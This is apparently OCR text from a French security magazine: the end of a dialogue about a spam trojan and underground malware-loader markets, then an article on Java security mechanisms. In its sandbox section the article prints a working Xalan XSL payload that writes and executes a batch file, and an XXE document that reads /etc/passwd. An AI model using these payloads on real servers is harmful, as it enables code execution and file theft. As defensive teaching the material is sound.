« Le plus 'prometteur' d'entre eux est un cheval de Troie. Une fois installé, il contacte d'autres machines, elles-mêmes infectées. Pour cela, il utilise un fichier qui contient plusieurs centaines d'adresses IP de ces machines. Les communications se font en utilisant le protocole UDP au sein d'un réseau de type P2P très semblable à ceux utilisés pour les échanges de fichiers entre internautes. Au bout de quelques minutes, il établit une connexion TCP avec quelques machines inconnues jusqu'à présent, établit une session avec l'une d'elles et télécharge une grande quantité de données. Entre autres choses, il se met à jour. Il télécharge aussi des données de configuration parmi lesquelles des modèles de courriels. On retrouve ainsi les différents sujets, valeurs des champ `From` et domaines ciblés par les campagnes de spams. On trouve aussi les domaines qui hébergent les faux sites de vente.

Enfin, point très intéressant : le cheval de Troie teste s'il se trouve sur une machine accessible depuis l'extérieur via TCP et adapte son comportement en fonction du résultat. Si l'ordinateur infecté n'accepte pas les connexions venant de l'extérieur car, par exemple, protégé par un pare-feu, il ne fera qu'envoyer des spams. Dans le cas inverse, il se comportera comme un tunnel TCP et redirigera des requêtes HTTP... »

« Comme les machines dont vous me parliez la semaine dernière ? »

« Parfaitement. »

« Comment peut-on remonter jusqu'aux organisateurs ? »

« Les recrutements, les propositions de services, les offres d'emplois, la publicité pour des outils, bref à peu près tout ce qui concerne les échanges d'informations, de services et d'argent au sein d'un groupe ou entre groupes d'intérêts, passent, plus ou moins directement, par des forums. Certains sites ont quasiment pignon sur Web et sont à la fois des lieux où s'échangent des techniques et des places de vente.

Plusieurs communautés sont ainsi organisées autour de ces forums et leurs modes de fonctionnement n'ont rien à envier à certains sites estampillés Web 2.0 : chaque membre peut donner son avis et voter pour tel ou tel 'vendeur', comme on peut le faire sur eBay. »

« Comment ça ? »

« Un membre va poster une offre de service, comme un déni de service distribué ou, par exemple, proposer un outil (*rootkit*, *downloader*, etc.). À titre d'illustration, voici une offre faite par un spammeur (Fig. 34).

À gauche de l'offre, on trouve des informations sur l'auteur de l'annonce : nombre de messages déjà laissés sur ce forum ; nombre de remerciements adressés par des membres du forum ; niveau de réputation, etc.

Voici un autre exemple, traduit, montrant le processus suivi depuis l'offre initiale jusqu'aux premiers retours.

Il s'agit d'une offre pour un programme similaire à la fausse mise à jour de Flash que je vous ai présentée : un programme restant installé sur une machine infectée et chargé d'y télécharger et exécuter d'autres programmes à la demande tout en restant discret.




Fig. 37 : Un administrateur valide l'offre.

Fig. 38 : Le vendeur annonce une nouvelle fonctionnalité




Fig. 35 : Offre pour un malware réalisant des installations à distance

On remarque (Fig. 35) que cet annonceur commence par écrire « **Nous** vous proposons », ce qui laisse entendre qu'il ne s'agit que d'un émissaire. Après la description des caractéristiques techniques du produit et les tarifs des différents services associés à l'offre (ex. : modifications pour échapper à la détection des antivirus pendant une semaine, un mois, etc.), il annonce être prêt à voir son offre évaluée (Fig. 36).




Fig. 36 : Le vendeur annonce être prêt à voir son offre évaluée par les responsables du forum.

Un peu plus tard (Fig. 37), un administrateur et membre réputé du forum intervient pour indiquer que la validité de l'offre a été vérifiée. Il joue le rôle de tiers de confiance.

Le vendeur intervient ensuite à deux reprises pour donner des liens vers des évaluations faites sur d'autres forums et pour annoncer de nouvelles fonctionnalités, ici (Fig. 38) la possibilité d'utiliser un nombre infini de noms de domaines pour ne plus avoir peur d'un département *abuse* ».

« Un département *abuse* ? C'est-à-dire ? »

« Le produit est un *loader*, un programme qui a pour but d'en télécharger/exécuter d'autres et, ainsi, de permettre, en quelque sorte, la location ou la vente d'une machine (vue comme une ressource), ou la vente d'une prestation d'installation distante si vous préférez. Ce programme doit savoir où télécharger les binaires à lancer : il a besoin, au minimum, d'une adresse IP ou d'un nom qui sera résolu lors de l'exécution. »

« Le nom du serveur où obtenir les binaires. »

« Oui, ou l'adresse de la liste des emplacements des binaires. Donc, si la source (le serveur de contrôle) est désignée par un nom de domaine unique dans le loader et que quelqu'un arrive à le récupérer, alors un simple message électronique à l'adresse `abuse@registrarDuDomaineUnique` pourrait suffire à empêcher le fonctionnement du service vendu. C'est ainsi qu'est proposée la possibilité de spécifier un nombre de domaines (potentiellement) illimité, pour ne plus « avoir peur », pour reprendre leurs termes, des conséquences des signalements faits aux adresses `abuse@registrar` (ou `abuse@hoster` ou `abuse@atriple`), le nombre de domaines utilisables réduisant les risques d'être coupé du monde. »

« Je vois. »

« Le fait que le vendeur écrive être 'prêt à ce que' son offre soit évaluée (et non 'propose que'), que le premier intervenant soit un administrateur du forum qui donne son 'feu vert' et qu'enfin des évaluations similaires aient été faites sur d'autres forums indique que cette façon de procéder est courante et plus généralement

que ce 'milieu' possède ses codes, ses règles. Enfin, un acheteur, membre du forum, donne son avis sur le produit et le déroulement de la transaction (Fig. 39).




Fig. 39 : Un acheteur donne son avis

Les offres sont ainsi proposées sur des sites qui servent, au travers de certains de leurs membres, de tiers de confiance. Elles sont ensuite évaluées par les acheteurs qui peuvent noter les vendeurs, ces derniers voyant ainsi leur crédibilité augmenter ou diminuer. Cela ressemble en tous points aux systèmes de votes sur des sites de vente grand public, mais en plus... familial si vous voyez ce que je veux dire...




Fig. 40 : Offre de service de déploiement de malwares

Les membres bien notés, ceux qui se font remarquer comme utiles à la communauté, peuvent être invités à monter en grade en étant autorisés à accéder aux espaces 'VIP' des forums ou à des forums plus prestigieux. Ceci ne facilite pas vraiment l'approche des 'gros' poissons dans la mesure où, pour ce faire, il faut se 'mouiller' suffisamment pour avoir la réputation nécessaire. Les 'services' compétents ont déjà tenté des opérations d'infiltration ou approchant comme dans les cas connus 'Shadowcrew' ou 'Darkmarket', mais cela semble assez complexe à mettre en place. »

« Effectivement, c'est complexe à mettre en place, car il est difficile de se lancer dans ce type d'action sans que des plaintes soient déposées, car cela nécessite une coopération entre pays, concept apparemment encore largement perfectible de nos jours, car cela pose des questions éthiques, car rester discret suffisamment longtemps pour arriver au but fixé est loin d'être évident, l'autre camp étant lui aussi paranoïaque, etc. Mais si nous voulions tenter de gêner ces gens sans s'embarrasser du protocole ? »

« Il y aurait plusieurs 'angles d'attaque'. Les membres des forums, tout d'abord, en retournant contre eux leur système de notation ou en les déstabilisant dans le monde réel, dans lequel ils sont peut-être plus vulnérables. L'argent, ensuite, pourrait être un levier puissant, puisque le modèle économique de cet environnement semble assez instable. En effet, le nombre de commandes de médicaments est faible comparé au nombre de spams émis. Les 'infrastructures', enfin, comme les fournisseurs d'accès et les hébergeurs. Tous les acteurs en dépendent et augmenter leurs coûts techniques en les perturbant pourrait être intéressant dans la mesure où, comme je vous le disais, leur modèle économique semble instable. »

« Vous me disiez que le programme proposé sur ce forum pouvait permettre de vendre une prestation d'installation distante : en est-on déjà arrivé au stade de la vente de services, de la sous-traitance ? »

« Oui, nous y sommes. Voici un exemple d'un tel service (Fig. 40).

Le logo montre un virus stylisé déployé sur tous les continents. L'accroche dit 'prix raisonnables, efficacité, fiabilité et rapidité de livraison pour tous pays'. Suivent la description du service et, en bas à gauche, les tarifs, en fonction des pays, pour mille déploiements ainsi que, en bas à droite, la liste des contacts ICQ pour ceux qui seraient intéressés par l'offre. Les pays/zones proposés dans les tarifs sont : Asie, 'mélange', Europe, USA, Grande-Bretagne, Italie, Allemagne, Pologne, Brésil, Canada, autres pays. »

« Vous avez dit...pour mille déploiements ? »

« Pour un 'déploiement' sur mille machines distinctes, oui. Cela m'a moi aussi surpris la première fois. À noter qu'un client peut prétendre à une réduction de 10% si la commande atteint dix mille machines ou cent mille pour les pays les moins chers. »

« Merci, Cyril, pour vos explications. J'attends votre rapport détaillé pour voir quelles suites nous pouvons donner à tout cela. »

2. Lundi 21 septembre

James Phelps trouva sur son bureau 6 plaquettes de Cyagra plus vraies que nature en apparence. À leur côté, une chemise rouge.

Son téléphone sonna : « Bonjour monsieur Phelps. Cyril Hique à l'appareil. »

Les affaires reprenaient... ■

Philippe Prados – Architecte chez Atos Origin
article@prados.fr

LA SÉCURITÉ DE JAVA

mots-clés : *Java / sécurité / porte dérobée / XML / Maven / Spring*

Depuis l'origine, Java utilise différentes technologies pour protéger les postes utilisateurs contre du code malveillant. Combinées, elles permettent une réelle sécurité, rarement mise en défaut. Regardons les différentes barrières mises en place dans une JVM pour interdire l'utilisation de code malveillant.

Cet article présente les différentes techniques et approches permettant de faire de Java l'un des langages les plus sûrs : les opcodes et la JVM, le scellement des packages, certains packages spéciaux, les API, la *sand box* et les *gardians*, avant d'évoquer quelques vulnérabilités encore présentes.

1. Opcode et JVM

La première couche de sécurité de Java consiste à utiliser une machine virtuelle pour l'exécution d'un code. Cette machine virtuelle a été spécialement conçue pour réaliser une vérification complète du code, avant son exécution. Les Opcodes ont été sélectionnés pour faciliter cette analyse. Ainsi, il n'est pas possible de rédiger une classe spécialement formée pour exploiter une confusion entre un entier et un pointeur, pour déborder d'un tableau, etc.

Comme le compilateur ne peut être digne de confiance, ces vérifications sont effectuées par la JVM au chargement. Lors de l'installation d'une classe, la JVM effectue de nombreux contrôles sur le code[1]. Ensuite, elle peut assumer que le code soit qualifié et générer, à la volée, un code assembleur optimisé.

Elle vérifie :

- qu'il n'y a pas d'opération entraînant un débordement de pile vers le haut ou le bas ;
- que toutes les variables locales utilisées et valorisées sont valides ;
- que les arguments de toutes les instructions de la JVM utilisent des types valides.

Le processus s'effectue en plusieurs étapes.

1. Lorsqu'une classe est chargée par la machine virtuelle, elle vérifie si le format du fichier est correct.
2. L'étape suivante vérifie les contraintes de base du langage. Est-ce qu'une classe finale n'a pas de sous-classe et est-ce que les méthodes finales ne sont pas surchargées ? Est-ce que chaque classe, autre que `Object`, possède une super-classe ? Est-ce que les descriptions des métadonnées dans le pool de constantes ont bien les bons types ?
3. Cette étape consiste à vérifier la qualité du opcode de chaque méthode de la classe. Cela s'effectue par une analyse du flux de traitement dans chaque méthode. La JVM vérifie qu'à chaque point du programme :
   - la pile des opérandes a toujours la même taille et contient des valeurs de même type ;
   - aucune variable locale n'est accédée avec des types inappropriés ;
   - les méthodes sont invoquées avec les bons types d'arguments ;

- les attributs sont valorisés seulement avec des valeurs du bon type ;
- tous les opcodes possèdent les bons types d'arguments pour les données en piles ou les variables locales.

4. Pour des raisons de performances, certaines vérifications devant en principe être exécutées à la phase précédente sont effectuées lors de la première invocation des méthodes. En effet, certains comportements récursifs ne peuvent être analysés sans le chargement de classes complémentaires.

La première fois qu'une instruction référençant un type est exécuté, cette dernière :

- charge la définition du type si ce n'est déjà fait ;
- vérifie que le type correspond au type référencé ;
- vérifie que les méthodes ou les attributs référencés existent dans la classe ;
- vérifie que la classe possède les droits d'y accéder.

Comme les machines virtuelles savent maintenant compiler à la volée les opcodes en équivalent assembleur, ces vérifications sont effectuées avant une éventuelle compilation. En pratique, le code assembleur généré a parfois souffert de vulnérabilités sur certaines JVM, mais ces situations sont très rares et ne semblent plus d'actualité avec les implémentations actuelles.

2. Scellement

Comme Java est un langage présentant la particularité d'utiliser un éditeur de liens tardif des classes et des fonctions, il n'y a pas de garantie qu'une classe exécutée soit exactement celle prévue par l'application lors de la compilation. C'est d'ailleurs un élément important de portabilité, permettant d'utiliser des machines virtuelles plus récentes, sans re-compilation.

Le chargement s'effectuant par une consultation de différents répertoires ou archives, il est possible de placer une version vérolée d'une classe à un emplacement plus prioritaire, permettant alors de modifier le comportement d'une méthode. Nous avons exploité cela en 2001 dans un article publié par *Le Monde informatique*, indiquant comment les *applets* signées pouvaient être perverties, sans modifier la signature numérique. Une classe signée ouvre un privilège, puis invoque une classe *spoofée*, non signée. Cette dernière bénéficie alors des privilèges.

Pour éviter cela, il est nécessaire de sceller les *packages*. C'est un paramètre à indiquer dans chaque archive, imposant que toutes les classes d'un package ne peuvent venir que d'une seule et unique archive. Cela s'effectue par un paramètre dans le fichier `MANIFEST.MF`. Si ce dernier possède le paramètre `Sealed: true`, tous les packages de l'archive sont protégés. Il est également possible de sceller les packages individuellement. Cela permet d'imposer que toutes les classes d'un même package viennent d'une même archive. Ainsi, l'exploitation de mécanismes de liaison pour modifier une seule classe est rendue inefficace.

Le seul angle d'attaque est de remplacer toutes les classes d'un package et être chargé avant les classes originales. Ce n'est pas impossible. Si des privilèges étaient accordés aux classes du package original, via une signature numérique de ce dernier, on pourrait remplacer toutes les classes, mais pas les signer. Les nouvelles versions n'ont alors plus accès aux privilèges. Malheureusement, les composants Java déclarent rarement ce paramètre. Dans les faits, il est donc facile de détourner une classe de sa fonction première.

2.1 Packages spéciaux

Un autre mécanisme permet d'interdire globalement l'ajout ou la consultation de certains packages critiques, les packages Java, Javax et Sun par exemple. Ce mécanisme est mis en place par la valorisation de deux variables d'environnement système de la JVM : `package.definition` et `package.access`. La première variable permet d'interdire de définir des classes dans les packages, la seconde permet d'interdire l'accès aux classes de package. Tomcat utilise cela pour protéger les classes du serveur d'applications vis-à-vis des classes des composants applicatifs (voir le fichier `catalina.properties`). Pour utiliser ces classes ou pour y ajouter de nouvelles classes, il faut bénéficier de privilèges spécifiques et demander à les utiliser.

```
permission java.lang.RuntimePermission
  "accessClassInPackage.org.apache.tomcat.dbcp.dbcp";
```

Ainsi, il peut être interdit d'accéder à certaines classes ou d'ajouter des classes dans les packages Java ou Javax. Sans ces limitations, il est possible d'exploiter des privilèges de type packages entre les classes, et par exemple, modifier le contenu d'une instance `String`.

La méthode `String.String(int offset, int count, char value[])` est « *package private* ». C'est-à-dire qu'elle ne peut être accédée que par des classes du même package. Elle est invoquée par la méthode `StringBuffer.toString()` pour que l'instance récupère directement le *buffer* du `StringBuffer`, sans duplication du contenu. Donc, s'il est possible de publier une classe dans le package `java.lang`, il est possible d'accéder à cette méthode et de contrôler le buffer géré par un `String`.

```
char[] mybuf=new char[100];
String hook=new String(0,100,mybuf); // Ctr package private
mybuf[0]='A'; // Modification de l'instance immuable 'hook' !
```

Si une classe de ces packages est proposée par l'application dans une de ces archives, une exception est générée et l'application interrompue.

3. Les API

Java étant capable de maîtriser le code exécuté, il garantit qu'il est impossible d'invoquer une DLL présente sur le poste. Java a parfois besoin d'y avoir accès, pour les interactions avec le système d'exploitation. Donc, par effet de bord, il est possible d'exploiter des API de Java pour sortir de la JVM et interagir avec l'OS.

Par exemple, les chaînes de caractères de Java sont mémorisées avec un tableau de caractères et une taille. Les API de l'OS utilisent plutôt l'approche C/C++ consistant à utiliser le caractère de fin `'\0'`. Il est donc possible de combiner les deux approches pour leurrer un code Java. Par exemple, si un code Java ajoute un suffixe à un nom de fichier, afin d'être certain de ne manipuler que des noms sains, il est possible d'invoquer cette API en utilisant une chaîne de caractères contenant un caractère zéro. Du point de vue de Java, la chaîne de caractères sera enrichie d'une extension. Mais, lorsque la chaîne sera livrée à l'OS, elle sera coupée après le délimiteur, ignorant ainsi l'extension.

Les droits des systèmes d'exploitation permettent de limiter les accès aux applications. Les serveurs d'applications JavaEE sont lancés par un seul programme, la machine virtuelle Java. Ainsi, toutes les applications WEB bénéficient des droits accordés par le système d'exploitation à la JVM lors du lancement. Pour améliorer cela, et proposer des droits limités suivant les différentes applications hébergées par le serveur d'applications, il faut utiliser la sécurité Java 2, plus riche que ce que propose le système d'exploitation.

Pour éviter l'utilisation d'API risquée, Java propose une couche de sécurité. Si le mécanisme correspondant est mis en place, chaque API risquée commence par vérifier les privilèges accordés à l'appelant. Si la permission est accordée, l'API est exécutée. Sinon, une exception spécifique est générée.

Par exemple, il est possible de limiter les accès aux fichiers ou aux répertoires pour certaines parties du code de l'application. Toutes les API d'accès aux fichiers vérifient les droits avant d'invoquer les API de l'OS. C'est ainsi que les applets Java ne peuvent manipuler le poste utilisateur ou communiquer avec un réseau autre que celui dont elles sont issues.

Si certaines API n'exigent pas de droits ou de façons trop lâches, il peut exister des failles dans ce mécanisme. Depuis plus de quinze ans que Java existe, la plupart des failles de ce type ont été identifiées.

Mais, dans certaines situations, des API apparemment sans danger peuvent être exploitées. Nous venons de publier une alerte dans ce sens (CVE-2009-0911). Java propose la notion de « services ». C'est une convention permettant de déclarer des implémentations d'interfaces pour les services communs (*parseurs* XML, persistances, etc.) Pour déclarer un service, il suffit d'avoir un fichier dans le répertoire `META-INF/services` indiquant la classe d'implémentation. Il est donc facile de proposer un nouveau parseur XML par exemple, s'occupant de modifier les fichiers de paramètres à la volée pour modifier les logs, ajouter des services, détourner des traitements, etc.

Pour corriger le problème, nous proposons un patch à OpenJDK 6 pour ajouter un nouveau privilège et pour le vérifier dans une vingtaine de méthodes. Ainsi, il est nécessaire d'avoir le privilège correspondant pour ajouter un service.

Pour vérifier les privilèges d'accès à certaines API, Java associe à chaque classe l'archive l'ayant importée en mémoire et éventuellement la signature numérique utilisée pour signer la classe. Cette association s'effectue par le chargeur de classe, version sécurisée. Ces deux informations seront comparées aux privilèges accordés par la JVM.

Avoir un privilège accordé à une archive n'implique pas que tout le code de l'archive en bénéficie immédiatement. Il faut, en plus, invoquer une API spécifique signalant que le code entre dans une section critique, nécessitant des privilèges. Lors de l'invocation d'une API risquée, le code parcourt la pile d'appels pour rechercher une classe ayant le droit d'utiliser l'API, et qui, de plus, a demandé à bénéficier du privilège via l'API spécifique.

Les privilèges sont donc ouverts pour un *thread*, à partir d'un certain niveau de la pile d'appels. Via l'API JAAS (*Java Authentication and Authorization Service*), il est également possible d'associer un utilisateur à un thread, pour bénéficier de privilèges accordés aux utilisateurs. Ainsi, certains utilisateurs pourront avoir accès à des API, d'autres non.

Les classes sont chargées à partir d'une ressource. Cela peut être un fichier `class`, une archive `jar` ou une ressource récupérée sur le WEB. À chaque classe est associée la ressource initiale d'où elle est extraite et éventuellement des signataires. La classe `CodeSource` associe la source du chargement de la classe et les signatures.

Un domaine de protection associe une source de code et un ensemble de privilèges. La classe `ProtectionDomain` se charge de cette association. Lors du chargement d'une classe, à partir d'un code source donnée, les privilèges sont récupérés dans le fichier `java.policy` de la JVM et un domaine de protection est créé. Celui-ci est associé à la classe. La méthode `Class.getProtectionDomain()` offre de consulter ces informations. Il est alors possible de retrouver la source d'une classe et de consulter les privilèges associés.

Le mécanisme de sécurité de Java s'appuie sur ces informations. Un code s'exécute avec certains privilèges. Il peut invoquer des classes venant d'une autre archive ou faisant partie de la JVM. Toutes les méthodes invoquées obtiennent, par héritage d'appel, les privilèges de l'appelant. Un code critique qui désire vérifier que l'appelant possède des droits particuliers doit utiliser la classe `AccessController`.

```
if (System.getSecurityManager() != null)
  java.security.AccessController.checkPermission(
    new FilePermission("log.txt","write"));
```

Ce code génère une exception si l'appelant ne possède pas le privilège d'écrire sur le fichier log.txt. Pour obtenir ce privilège, il faut demander à la JVM d'exécuter un code avec les droits associés à la classe lors du chargement. Cela s'effectue toujours avec la classe AccessControler. Les méthodes doPrivileged() ouvrent les droits associés à la classe. Cela permet de bénéficier des privilèges pour pouvoir invoquer des API plus sensibles. Deux interfaces sont proposées. La première, PrivilegedAction, exécute un traitement sans propager d'exceptions autres que les exceptions non vérifiées. La deuxième, PrivilegedExceptionAction propose un service similaire, mais toutes les exceptions sont propagées. Elles peuvent être capturées par l'appelant, encapsulées dans une exception PrivilegedActionException. Généralement, l'application utilise une classe anonyme pour implémenter ces interfaces.

```
// Ici, privilèges hérités de l'appelant
FileOutputStream  out=(FileOutputStream)AccessController.
doPrivileged(
  new PrivilegedAction()
  {
    public Object run()
    {
      // Ici, privilèges propres à la classe
      return new FileOutputStream("log.txt"); // Accès possible
    }
  });
// Ici, à nouveau les privilèges hérités de l'appelant
```

Comment associer des privilèges à une classe ? Il faut modifier le fichier java.policy de la JVM ou placer votre code dans un répertoire considéré comme sûr par la JVM. C'est le cas du répertoire $JAVA_HOME/lib/ext. Toutes les classes venant de ce répertoire bénéficient de tous les privilèges. La règle suivante le déclare :

```
grant codeBase "file:${java.home}/lib/ext/*" {
  permission java.security.AllPermission;
};
```

Pour n'ouvrir que certains privilèges, il faut enrichir le fichier java.policy afin de proposer des privilèges différents suivant la source des classes. Vous pouvez également demander l'utilisation d'un fichier de politique de sécurité différente à l'aide du paramètre -Djava.security.policy lors du lancement de la JVM.

```
java -Djava.security.manager -Djava.security.policy=<url> Main
```

La sécurité est vérifiée si, et seulement si, une instance de SecurityManager est installée dans la JVM.

```
System.setSecurityManager(new SecurityManager());
```

Les privilèges sont représentés par des classes qui doivent avoir une portée globale à la JVM. Ils sont déclarés dans un fichier .policy, avant le lancement de la JVM. Ainsi, il n'est pas possible de les modifier dans la JVM.

La syntaxe de ce fichier permet d'accorder des privilèges pour une archive spécifique, un répertoire avec ou sans ces sous-répertoires, une signature numérique ou un utilisateur.

Pour lancer un Tomcat en activant la sécurité Java, il faut ajouter le paramètre -security.

```
$ $CATAINA_HOME/bin/catalina.sh run -security
```

Chaque serveur d'applications utilise une syntaxe spécifique pour imposer la sécurité. Certains ne proposent rien. Il est donc nécessaire de modifier le script de lancement pour ajouter la sécurité. C'est le cas de JBoss par exemple. Concrètement, lors du lancement de la JVM, la sécurité est active si la variable d'environnement java.security.manager est présente. La variable java.security.policy indique le fichier de policy à utiliser.

Les serveurs d'applications ont besoin d'offrir des privilèges minimums aux composants java. C'est pourquoi, en remontant la pile d'appels, le code arrive toujours sur l'invocation de la méthode doPrivileged().

```
AccessController.doPrivileged(new PrivilegedAction<Object>()
{ public final Object run()
  {
  // ...
  }
}
```

Ainsi, chaque composant bénéficie des privilèges décrits dans la section grant {} du fichier de politique. Cette section propose des privilèges par défaut. Sans un appel comme celui-ci en amont de la pile, aucun privilège n'est accordé.

3.1 Les droits minimums

Quels sont les droits minimums nécessaires ? Pour qu'une application fonctionne correctement, il faut au moins avoir le droit de lire des ressources à partir du CodeSource de la classe, l'URL d'où est issue la classe. En effet, lors du chargement d'une classe, celle-ci peut avoir besoin d'autres classes. Un chargeur de classe est alors invoqué. Il s'exécute avec les droits de l'appelant, la classe initiale. Il doit pouvoir charger les autres fichiers .class. Lors de l'installation d'une classe, il faut ajouter un accès au code base. Cela peut être un accès répertoire, un accès à une archive seule, un accès à une machine du réseau,...

Un code qui bénéficie d'une augmentation de privilèges doit être le plus petit possible, et ne doit pas invoquer de code non sûr. Par exemple, si vous implémentez un mécanisme de notification, les évènements ne doivent pas être invoqués dans les sections critiques. Sinon, les gestionnaires d'évènement enregistrés peuvent bénéficier des privilèges hérités. Il ne faut pas retourner d'information critique dans un code privilégié. Par exemple, si une méthode publique utilise ses privilèges pour obtenir le nom de l'utilisateur, il ne faut pas le retourner à l'appelant. Sinon, la protection sur cette information confidentielle tombe. Pour contourner cette limitation, il faut utiliser les GuardedObject décrits plus loin.

4. Sand box

Parfois, certaines parties du code doivent bénéficier de moins de privilèges que le reste. Java ne propose pas d'API pour cela. Il est possible de bénéficier de plus de privilèges, mais pas de moins. Pourquoi est-ce nécessaire ? Parfois, l'application doit intégrer dynamiquement du code ou des traitements qui ne doivent pas forcément bénéficier des mêmes privilèges que l'application. Par exemple, imaginez une application offrant à certains utilisateurs de télécharger sur le serveur des feuilles XSL. Cela produit, par exemple, des morceaux de pages pour un portail. Mais, le moteur XSL utilisé offre des fonctionnalités cachées, accordant l'écriture de fichiers et l'exécution d'un code arbitraire Java. Un pirate, ayant obtenu l'identification d'un utilisateur ayant le droit d'envoyer un fichier XSL, ou un utilisateur malveillant peuvent prendre la main sur l'ensemble du serveur par cette fonctionnalité, apparemment sans risque. Par exemple, le filtre XSL suivant exploite les extensions de Xalan pour générer un fichier et l'exécuter.

```
<?xml version="1.0"?> <xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
                xmlns:java="http://xml.apache.org/xslt/java"
                xmlns:lxslt="http://xml.apache.org/xslt"
                xmlns:redirect="org.apache.xalan.xslt.extensions.Redirect"
                extension-element-prefixes="redirect"
                version="1.0">
  <xsl:output method="text"/>
  <xsl:template match="/">
  <redirect:open file="run.bat"/>
    <redirect:write file="run.bat">
notepad.exe
  </redirect:write>
  <redirect:close file="run.bat"/>
    <xsl:variable name="runtime" select="java:java.lang.Runtime.getRuntime()"/>
    <xsl:value-of select="java:exec($runtime,'run.bat')"/>
   </xsl:template>
</xsl:stylesheet>
```

Ce filtre XSL, sans protection particulière, permet de lancer un traitement sur le serveur. Ce type d'attaque produit généralement des pages JSP dans le serveur d'applications. Elles possèdent du code Java bénéficiant des droits de l'application, et peuvent lire les fichiers de paramétrage avec les mots de passe, décompiler toutes les classes, etc.

Une autre attaque consiste à récupérer le contenu de fichiers présent sur le serveur, à partir d'un simple fichier XML :

```
<?xml version="1.0" encoding="iso-8859-1"?>
<!DOCTYPE hack [
<!ENTITY include SYSTEM "/etc/passwd">
]>
<hack>
&include;
</hack>
```

Lors de l'analyse du fichier XML, le contenu du fichier `/etc/passwd` est affiché.

Pour interdire cela, le moteur XSL ou tout autre composant dont vous n'avez pas la garantie d'innocuité doit être placé dans un bac à sable, réduisant les privilèges du traitement au minimum. Ainsi, quel que soit le contenu de la feuille XSL, il ne pourra pas porter préjudice au serveur. L'approche du bac à sable est utilisée pour le chargement des applets. Elles ne bénéficient de pratiquement aucun privilège.

Comment obtenir cela ? Comme nous l'avons vu, les droits sont associés à une classe lors de son chargement. Il n'est donc pas possible de perdre des privilèges. Le seul moyen à notre disposition est d'installer une nouvelle version d'une classe, en associant un `ProtectionDomain` sans privilège ou avec des privilèges réduits. Cette nouvelle classe va avoir besoin d'autres classes. Elles devront également être associées à un `ProtectionDomain` sans privilège. Ainsi, elles ne peuvent demander de privilèges supplémentaires. Le privilège d'accès en lecture au code source est le seul à ajouter.

Il faut alors rédiger un `ClassLoader` en charge d'installer toutes les classes sensibles, en y associant un `ProtectionDomain` sans privilège, pour la classe et les classes qu'elle utilise. Comme il faut bien lier les classes sans privilèges avec les classes de l'application, quelques classes ou packages servent de liens entre les deux espaces de noms. Ainsi, certaines API sous contrôle peuvent ouvrir des privilèges si cela est nécessaire, mais pas le code dans le bac à sable.

Nous proposons un *classloader* pour cela sur notre site : **http://www.prados.eu**.

5. Gardien

Parfois, il est nécessaire de retourner une instance privilégiée, qui sera utilisée plus tard par l'application. Comment être certain que le code qui emploiera l'instance obtenue à l'aide de privilèges ait le droit de le faire ? Pour résoudre cela, Java propose la classe `GuardedObject` et l'interface `Guard`. Une instance `GuardedObject` mémorise un objet et un privilège.

Imaginez la classe suivante qui propose un service retournant un flux vers le fichier `readme.txt` :

```
public class SampleGuarded
{
  public static GuardedObject getGuarded()
  {
    return (GuardedObject)AccessController.doPrivileged(
      new PrivilegedAction()
    {

      public Object run()
      {
        FileInputStream f;
        try
```

```
        {
          f = new FileInputStream("/readme.txt");
          FilePermission p =
            new FilePermission("/readme.txt", "read");
          return new GuardedObject(f, p);
        }
        catch (FileNotFoundException e)
        {
          e.printStackTrace();
          return null;
        }
      }
    });
  }
}
```

La méthode `getGuarded()` demande des privilèges pour accéder au fichier `/readme.txt`. Cet objet est placé dans une instance `GuardedObject`, et le privilège nécessaire à la manipulation de l'instance y est associé.

